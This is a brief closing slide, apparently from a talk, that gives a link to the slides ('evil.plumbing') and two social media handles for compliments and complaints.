
SLIDES AND LINKS:

[HTTPS://EVIL.PLUMBING](https://evil.plumbing)

COMPLIMENTS:

@GEPETO42

COMPLAINTS:

@JOEYNONAME